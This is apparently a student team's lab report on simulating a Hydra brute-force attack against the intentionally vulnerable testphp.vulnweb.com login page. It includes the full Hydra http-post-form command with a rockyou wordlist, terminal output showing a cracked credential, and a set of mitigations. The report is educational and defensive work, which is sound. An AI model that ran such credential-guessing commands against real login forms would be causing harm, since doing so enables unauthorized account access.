




Simulating a The method of guessing on sites with Hydra

vulnweb + Kali: A Safe Laboratory Experiment

Name Team: LA PULGA - Date: September 23, 2025

Brute-Force Attack Simulation using Hydra

vulnweb (login page) — Secure Lab Experiment

- Assess the impact of weak passwords on web login forms.
- Demonstrate attacks using Hydra.



Simulating Brute-Force Attack using Hydra

To ensure a safe and ethical learning experience, all tests were conducted in an isolated virtual environment. This setup simulates real-world scenarios without any external risks.

Attacker Setup:

- Operating System: Kali Linux (Virtual Machine)
- Tools: Hydra
- Wordlist: rockyou.txt

Target Setup:


- vulnweb (login page) — Secure Lab Experiment



Capturing the Login : Steps Performed


Open Login Page & DevTools

I opened the Login page and entered username
→ test and wrong password → pressed Login.




Inspect with DevTools (Network)

F12 → Network → selected the POST → Right-click → Edit and Resend (or Resend).



Record URL, Body & Error Text

I recorded the Request URL , Body (e.g.,
username=test&password=2323), and the exact
error message shown in the server response.




Simulating Attack using Hydra

The following command in executing the attack. Each parameter serves a specific purpose in targeting the vulnweb login form.

```
hydra -l test -P /home/kali/Desktop/rockyou.txt testphp.vulnweb.com http-post-form \
"/userinfo.php:uname=test&pass=^PASS^:If you are already registered please enter your login information
below."
-t 4 -f -o hydra_out.txt -V
```

- **-l test:** Specifies a fixed username 'test'.
- **-P /path/to/wordlist.txt:** Provides the password wordlist.
- **-t (num)** Sets the number of parallel connections (threads).
- **-f:** Stops the attack after the first successful login.
- **-o:** Saves the output to a specified file.
- **-V:** Verbose output



```
kali Linux 2022.3 vmware-alt x
kali@kali: ~
File Actions Edit View Help

(kali@kali)~$ hydra -l test -P /home/kali/Desktop/rockyou.txt testphp.vulnweb.com http-post-form \
"/userinfo.php:uname=test&pass=^PASS^:If you are already registered please enter your login information
below."
-t 4 -f -o hydra_out.txt -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-22 08:34:25
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l1:p:14344400), ~3586100 tries per task
[DATA] attacking http-post-form://testphp.vulnweb.com:80/userinfo.php:uname=test&pass=^PASS^:If you are already registered please enter your login information below.
[00][http-post-form] host: testphp.vulnweb.com login: test password: test
[STATUS] attack finished for testphp.vulnweb.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-22 08:34:39

(kali@kali)~$
```

Weaknesses: Factors That Allow Brute-Force Attacks to Succeed

Based on our analysis, the following weaknesses can significantly increase the likelihood of successful brute-force attacks and weaken overall security:

Weak Password

- Allowing users to set short, or common passwords.
- un use of password rotation or reuse restrictions.

No Rate Limiting


- Unlimited login attempts without restrictions.
- Attackers can try thousands of password combinations in a short time.

Password-Only


- Relying solely on passwords without Multi-Factor Authentication (MFA).
- If the password is cracked, the attacker gains full access.

un use of Encryption (No HTTPS)

- Transmitting login credentials in plaintext.
- Allows attackers to intercept usernames and passwords through eavesdropping.



Defense: Mitigation Strategies Against Attacks



Based on our findings, implementing the following defenses can greatly reduce the risk of attacks and improve overall security :

Strong Password Policies

Enforce the use of complex and unique passwords.
(@, #, \$, %, etc)

Rate Limiting & Fail2Ban

Implement rate limiting and tools like Fail2Ban to block IP addresses after multiple failed login attempts.

Key-Based Authentication

Utilize secure key-based authentication for sensitive services like SSH, reducing reliance on passwords.

HTTPS Encryption

Mandate the use of HTTPS across all web services to encrypt credentials during transmission, preventing eavesdropping.

Attack & Defense Summary — Hydra

- **Hydra** is an automated tool that rapidly tries password lists against login forms.
- It substitutes each password from a *wordlist* into the password field and checks the server's response for success or failure.
- Increasing parallel attempts (threads) speeds the attack but raises the chance of detection or IP blocking.
- **Brute-force risk:** it can compromise accounts with weak passwords, leading to data breaches or unauthorized system access.
- Testing must be performed only in authorized lab environments; attacking real systems without permission is illegal and harmful.

Thank you



LA PULGA Team Members:

1. Mostafa Ibrahim
2. Barakat Magdy
3. Mostafa Abbas
4. Mostafa Hany
5. Assem Hammady
6. Eslam mohamed